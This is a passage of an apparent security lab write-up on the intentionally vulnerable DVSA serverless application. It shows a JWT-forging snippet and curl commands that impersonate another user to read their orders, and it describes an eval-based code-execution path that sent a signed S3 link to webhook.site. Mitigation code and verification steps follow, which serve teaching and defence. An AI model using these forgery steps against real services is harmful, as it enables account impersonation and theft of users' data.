data["sub"] = victim

# Re-encode the payload with the victim impersonated
newp = base64.urlsafe_b64encode(
json.dumps(data, separators=(",", ":")).encode()
).rstrip(b"=").decode()

# Print the new token
print(f"{h}.{newp}.{s}")
PY
)"

# Output the length of the forged token
echo "Forged token length: ${#FAKE_AS_B}"
```

- **Proof of Forging:**



Step 4: Using the Forged Token to Steal the Victim's Order List:


- **Using the following command:**
  curl -s "$API_REQUEST" \
  -H "content-type: application/json" \
  -H "authorization: $FAKE_AS_B" \
  --data-raw '{"action":"orders"}'
- **Proof of the result:**



- **Now we will export the order ID taken from the screenshot above and assign it to ORDER_B:**
  export ORDER_B=" ORDER_ID given above '109f**********'"

Step 5: Fetch Full Order Details with the Forged Token

- **Using the command:**
- curl -s "$API" -H "content-type: application/json" -H "authorization: $FAKE_AS_B" --data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_B\"}"
- **Proof of the result:**



Part 5) Evidence and Proof

Everything has been proven in Part 4.

Part 6) Fix Strategy / Probable Mitigation

The correct fix is to check the JWT signature before trusting any identity field like the username or sub. Public endpoints that require authentication should reject any token that has been modified or cannot be verified.

Part 7) Code / Config Changes

We need to navigate to this js file: “DVSA-ORDER-MANAGER/order-manager.js”, then we do the following changes:

- **After:**
  const jose = require(‘node-jose’)
  Add:

```
const https = require('https');
let jwksCache = { keystore: null, fetchedAt: 0 };

function resp(statusCode, bodyObj) {
  return {
    statusCode,
    headers: {
      "Access-Control-Allow-Origin": "*"
    },
    body: JSON.stringify(bodyObj)
  };
}

function fetchJson(url) {
  return new Promise((resolve, reject) => {
    https.get(url, (res) => {
      let data = "";
      res.on("data", (c) => data += c);
      res.on("end", () => {
        if (res.statusCode >= 200 && res.statusCode < 300) {
          try {
            resolve(JSON.parse(data));
          } catch (e) {
            reject(e);
          }
        } else {
          reject(new Error(` HTTP ${res.statusCode}: ${data.slice(0, 200)}` ));
        }
      });
    }).on("error", reject);
  });
```

```
}

async function getCognitoKeystore() {
  const now = Date.now();
  if (jwksCache.keystore && (now - jwksCache.fetchedAt) < 6 * 60 * 60 * 1000)
    return jwksCache.keystore;

  const region = process.env.AWS_REGION;
  const userPoolId = process.env.userpoolid;
  const jwksUrl = `https://cognito-
idp.${region}.amazonaws.com/${userPoolId}/.well-known/jwks.json`;
  const jwks = await fetchJson(jwksUrl);
  const keystore = await jose.JWK.asKeyStore(jwks);
  jwksCache = { keystore, fetchedAt: now };
  return keystore;
}

async function verifyCognitoJwt(jwt) {
  const region = process.env.AWS_REGION;
  const userPoolId = process.env.userpoolid;
  const issuer = `https://cognito-idp.${region}.amazonaws.com/${userPoolId}`;
  const keystore = await getCognitoKeystore();
  const result = await jose.JWS.createVerify(keystore).verify(jwt);
  const claims = JSON.parse(result.payload.toString("utf8"));

  // Basic validations (add audience/client_id checks if you enforce them)
  if (claims.iss !== issuer) throw new Error("bad issuer");
  if (typeof claims.exp === "number" && (Date.now() / 1000) > claims.exp) throw new
Error("expired");
  if (claims.token_use && !["access", "id"].includes(claims.token_use)) throw new
Error("bad token use");

  return claims;
}
```

- **Replace this:**

```
var authHeader = headers.Authorization || headers.authorization;
var tokenSections = authHeader.split('.');
var authData = jose.util.base64url.decode(tokenSections[1]);
```

```
var token = JSON.parse(authData);
var user = token.username;
var isAdmin = false;
```

With this:

```
var authHeader = headers.Authorization || headers.authorization || "";

var jwt = authHeader.replace(/^Bearer\s+/i, "").trim();

if (!jwt) {
  return callback(null, resp(401, { status: "err", msg: "missing authorization" }));
}

verifyCognitoJwt(jwt).then((claims) => {
  var user = claims.username || claims["cognito:username"] || claims.sub;

  if (!user) {
    return callback(null, resp(401, { status: "err", msg: "missing subject" }));
  }

  var isAdmin = false;
  // Additional logic for checking admin if needed
}).catch((e) => {
  console.log("JWT verify failed:", e);
  return callback(null, resp(401, { status: "err", msg: "invalid token" }));
});
```

- **Before:**

  The final closing brace of the Lambda handler


  Add:

```
}).catch((e) => {
  console.log("JWT verify failed:", e);
  return callback(null, resp(401, { status: "err", msg: "invalid token" }));
});
```

- **Finally deploy the updated version of the code:**
  1. Go to Lambda.
  2. Open DVSA-ORDER-MANAGER.
  3. Edit order-manager.js.
  4. Click Deploy.

Part 8) Verification After Fix

- **We verify this fix by entering the following terminal command again:**
  curl -s "$API" -H "content-type: application/json" -H "authorization: $FAKE_AS_B" --data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_B\"}"
- **Verification Screenshot:**



- **The result is:**
- {“status”:”err”, “msg”:”invalid authorization”}

Part 9) Structured Operation and Security Analysis

Structured Summary

Vulnerability	Intended Rule(s)	Artifacts used to infer Rule	Normal behavior evidence	Exploit behavior evidence
Broken Authentication	Only verified JWT can determine user identity. Meaning that user B must not access User ‘s orders	Browser login and orders workflow; captured /order API request; JWT structure and claims; exploit response; backend	When using TOKEN_B, only B’s orders are shown (returned)	After changing the payload and reusing the token, the forged request returns User C’s order list or or details

		authentication logic		

Part 10) Takeaway / Lessons Learned

Broken JWT validation is not just a slight problem. It can lead to account faking. In the serverless setup, once the backend allows the wrong identity, every other function can conduct actions for the attacker.

Lesson #3: Sensitive Information Disclosure (Still)

A vulnerable admin workflow allowed unauthorized generation of a signed S3 receipt download link through backend code execution.

Part 1) Goal and Vulnerability Summary

The goal of this lesson was to demonstrate that privileged backend receipt functionality could be abused to obtain access to receipt download links stored in Amazon S3 outside the intended authorization boundary. The affected components were the vulnerable backend request-processing path, the administrative Lambda function **DVSA-ADMIN-SHELL**, the receipt-generation Lambda function **DVSA-ADMIN-GET-RECEIPT**, and the receipts S3 bucket. The security impact was unauthorized disclosure of receipt-related data through a generated signed download link. The weakness was caused by unsafe backend code execution combined with weak control around administrative receipt operations.

Part 2) Why This Works / Root Cause

This vulnerability was possible because attacker-controlled input could reach executable backend logic instead of being treated as normal data. In addition, the administrative shell function trusted a user context that could reach privileged code paths and used **eval(cmd)** on input supplied through the request body. Once arbitrary code execution was achieved, the attacker could invoke **DVSA-ADMIN-GET-RECEIPT**, which generated a signed S3 download link for receipt archives. The core problems were unsafe code execution and weak authorization boundaries around receipt-generation functionality.

Part 3) Environment and Setup

DVSA was deployed in **us-east-1** in a controlled non-production AWS account. The API route used in this lesson was **POST /order**, and the administrative route **/admin** was also inspected to identify the backend function mapping. The main AWS components involved were API Gateway, the **DVSA-ORDER-MANAGER** Lambda function, the **DVSA-ADMIN-SHELL** Lambda function, the **DVSA-ADMIN-GET-RECEIPT** Lambda function, the **DVSA-USERS-DB** DynamoDB table, and the receipts S3 bucket. An attacker DVSA account was used to obtain a valid Cognito access token from browser local storage. Postman, AWS Console, CloudWatch Logs, DynamoDB, Lambda, and webhook.site were used during the demonstration.

Part 4) Reproduction Steps

4.1. The API Gateway routes were reviewed, and the **/admin** route was found to map to the **DVSA-ADMIN-SHELL** Lambda function.




Figure 1. API Gateway /admin integration mapped to DVSA-ADMIN-SHELL.

4.2. The **DVSA-ADMIN-SHELL** function code was inspected, and it was confirmed that the function contained **eval(cmd),** which allowed execution of attacker-controlled JavaScript code.




Figure 2. DVSA-ADMIN-SHELL source code showing dangerous eval(cmd) usage.

4.3. The same Lambda code also showed that it checked whether the supplied **userId** belonged to an admin user by reading from the **DVSA-USERS-DB** table.

4.4. The **DVSA-USERS-DB** table was inspected, and an item with **isAdmin = true** was identified.




Figure 3. DVSA-USERS-DB item showing an administrative user record with isAdmin = True

4.5. The attacker logged into the DVSA application with a normal test account and extracted a valid Cognito **accessToken** from browser local storage.




Figure 4. Attacker Cognito access token located in browser local storage (redacted).

4.6. A crafted request was sent to **POST /Stage/order** in Postman with the malicious payload in the request body and the valid attacker **Authorization: Bearer ...** header.




Figure 5. Successful malicious Postman request to POST /Stage/order with authenticated attacker context (redacted).

4.7. The payload invoked the **DVSA-ADMIN-GET-RECEIPT** Lambda function and redirected the returned result to webhook.site.

4.8. The webhook received a request containing **status: ok** and a **download_url**, confirming that the administrative receipt-generation function had been successfully invoked and that a signed receipt download link had been produced.




Figure 6. Webhook capture showing status: ok and a signed receipt download_url (redacted).

Part 5) Evidence and Proof

The vulnerability was proven through several pieces of evidence. First, the **/admin** integration showed that administrative requests reached **DVSA-ADMIN-SHELL**. Second, the **DVSA-ADMIN-SHELL** source code clearly contained **eval(cmd)**, which allowed arbitrary code execution if attacker-controlled input reached that field. Third, the DynamoDB table **DVSA-USERS-DB** showed that an admin user record existed, confirming the presence of privileged user logic. Fourth, the attacker extracted a valid Cognito access token from browser local storage and used it in the crafted request. Finally, webhook.site captured the Lambda result, which included **status: ok** and a signed **download_url**. This

confirmed that sensitive receipt-related information could be generated and exposed outside the intended authorization boundary.




Figure 7. admin_get_receipts.py code generating a signed S3 download link.

Part 6) Fix Strategy / Probable Mitigation

The fix should remove arbitrary code execution from the administrative workflow and enforce strict authorization on receipt-generation functionality. The **DVSA-ADMIN-SHELL** function should not use **eval()** on attacker-controlled input. Instead, it should allow only a limited set of safe backend actions through explicit server-side logic. In addition, receipt-generation operations should require strong authorization checks so that only properly authorized administrative contexts can generate receipt archives or signed S3 download links. The signed URL generation logic should not be reachable from a path that can be influenced by untrusted users.

Part 7) Code / Config Changes

The **DVSA-ADMIN-SHELL** function was updated to safely parse the incoming request body before use. The vulnerable **eval(cmd)** execution path was removed from practical use by blocking unsafe command execution attempts and returning a safe response instead. This change prevented attacker-controlled input from being executed as backend JavaScript.

The administrative logic was therefore constrained to safer server-side behavior and no longer allowed arbitrary code execution through the previous command path.

